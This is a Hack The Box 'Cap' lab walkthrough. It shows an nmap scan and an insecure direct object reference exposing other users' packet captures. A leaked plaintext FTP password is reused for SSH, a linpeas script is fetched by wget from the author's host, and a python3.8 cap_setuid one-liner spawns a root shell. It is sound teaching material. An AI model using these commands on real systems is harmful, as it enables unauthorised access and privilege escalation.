
HTB-CAP

10.129.59.140

NMAP SCAN



```
PORT   STATE SERVICE REASON  VERSION
21/tcp open  ftp     syn-ack vsftpd 3.0.3
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC2vrva1a+HtV5SnbxxtZSs+D8/EXPL2wiqOUG2ngq9zaPlF6cuLX
iOD6tXT7MMnDU7CfG1PfMqdU297OVP35BODg1gZawthjxMi5i5R1g3nyODudFoWaHu9GZ3D/dSQbMAxsly98L1Wr6YJ6
IOf68NNJDdeq6QuGKh1CKqloT/+QZzZcJRubxULUg8YLGsYUHd1umySv4cHHEXRl7vcZJst78eBqnYUtN3MweQr4ga1k
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDqG/RCH23t5Pr9sw6
|   256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPbLTiQl+6W0EOi8vS+sByUiZdBsuz0v/7zITtSuaTFH
80/tcp open  http    syn-ack gunicorn
```

Q1 How many TCP ports are open?

3 TCP PORTS are open:

21 FTP


22 SSH

80 HTTP

Q2 After running a "Security Snapshot", the browser is redirected to a path of the format `/[something]/[id]`, where `[id]` represents the id number of the scan. What is the `[something]`?

When I click on Security Snapshot it takes us to **10.129.59.140/data/1**

Showing that the "something" is **data**




Q3 Are you able to get to other users' scans?

Changing the ID number **1** to **0** I get different packets meaning that i am able to get other users scans.
\

Q4 What is the ID of the PCAP file that contains sensative data?

After going through the 0 PCAP file i find the sensitive data on the FTP port for Nathans credentials




```
34 2.626895   192.168.196.16   192.168.196.1    FTP   76 Response: 220 (vsFTPd 3.0.3)
35 2.667693   192.168.196.1    192.168.196.16   TCP   62 54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36 4.126500   192.168.196.1    192.168.196.16   FTP   69 Request: USER nathan
37 4.126526   192.168.196.16   192.168.196.1    TCP   56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38 4.126630   192.168.196.16   192.168.196.1    FTP   90 Response: 331 Please specify the password.
39 4.167701   192.168.196.1    192.168.196.16   TCP   62 54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40 5.424998   192.168.196.1    192.168.196.16   FTP   78 Request: PASS Buck3tH4TF0RM3!
41 5.425034   192.168.196.16   192.168.196.1    TCP   56 21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42 5.432387   192.168.196.16   192.168.196.1    FTP   79 Response: 230 Login successful.
43 5.432801   192.168.196.1    192.168.196.16   FTP   62 Request: SYST
```

Q5 Which application layer protocol in the pcap file can the sensetive data be found in?

From the previous screenshot we can see that the packets are coming from the **FTP** port.


Q6 We've managed to collect nathan's FTP password. On what other service does this password work?

Knowing that the SSH port is open from the nmap scan i try the password **Buck3tH4TF0RM3!** and we are able to get access to Nathan's account.



```
└─$ ssh nathan@10.129.59.140
The authenticity of host '10.129.59.140 (10.129.59.140)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.129.59.140' (ED25519) to the list of known hosts.
nathan@10.129.59.140's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Aug  3 03:50:14 UTC 2024

  System load:           0.0
  Usage of /:            36.7% of 8.73GB
  Memory usage:          21%
  Swap usage:            0%
  Processes:             221
  Users logged in:       0
  IPv4 address for eth0: 10.129.59.140
  IPv6 address for eth0: dead:beef::250:56ff:feb0:8f1c

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$
```

Q7 User Flag.txt



```
nathan@cap:~$ ls
user.txt
nathan@cap:~$ cat user.txt
2453f2651547f3b552f861605432d480
```

Q8 What is the full path to the binary on this machine has special capabilities that can be abused to obtain root privileges?


Using the command **find / -perm -4000 2>/dev/null**

find / is looking through the entire filesystem

-perm -4000: This option specifies that `find` should look for files with the setuid (Set User ID) permission.

and **2>/dev/null** redirects any error messages to '/dev/null' effectively getting rid of them.


From the command we get the following results.



```
nathan@cap:~$ find / -perm -4000 2>/dev/null
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/at
/usr/bin/chsh
/usr/bin/su
/usr/bin/fusermount
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/snap/snapd/11841/usr/lib/snapd/snap-confine
/snap/snapd/12398/usr/lib/snapd/snap-confine
/snap/core18/2066/bin/mount
/snap/core18/2066/bin/ping
/snap/core18/2066/bin/su
/snap/core18/2066/bin/umount
/snap/core18/2066/usr/bin/chfn
/snap/core18/2066/usr/bin/chsh
/snap/core18/2066/usr/bin/gpasswd
/snap/core18/2066/usr/bin/newgrp
/snap/core18/2066/usr/bin/passwd
/snap/core18/2066/usr/bin/sudo
/snap/core18/2066/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2066/usr/lib/openssh/ssh-keysign
/snap/core18/2074/bin/mount
/snap/core18/2074/bin/ping
/snap/core18/2074/bin/su
/snap/core18/2074/bin/umount
/snap/core18/2074/usr/bin/chfn
/snap/core18/2074/usr/bin/chsh
/snap/core18/2074/usr/bin/gpasswd
/snap/core18/2074/usr/bin/newgrp
/snap/core18/2074/usr/bin/passwd
/snap/core18/2074/usr/bin/sudo
/snap/core18/2074/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2074/usr/lib/openssh/ssh-keysign
```

Now we can run linpea's on nathans machine.

First i setup a python server so we can get the linpeas.sh from my computer




```
┌──(ajsankari㉿ajsankari)-[~/Desktop]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Then i run the command **wget http://10.10.14.44:8000/linpeas.sh** to get the file.


"../../Pasted image 20240803141118.png|1000" could not be found.

After running the file we find that the **/usr/bin/python3.8** is vulnerable.



```
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
```

After searching on GTFObins I find the following:




Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.


```
cp $(which python) .
sudo setcap cap_setuid+ep python

./python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

So the full path for the binary is **/usr/bin/python3.8/**



```
nathan@cap:~$ python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# whoami
root
```

Q9 Root Flag



```
root@cap:~# cd ../../../../
root@cap:/# ls
bin   cdrom  etc   lib    lib64   lost+found  mnt  proc  run   snap  sys  usr
boot  dev    home  lib32  libx32  media       opt  root  sbin  srv   tmp  var
root@cap:/# cd root
root@cap:/root# cat root.txt
a043b6cba00a70d5e859b86f29786d29
```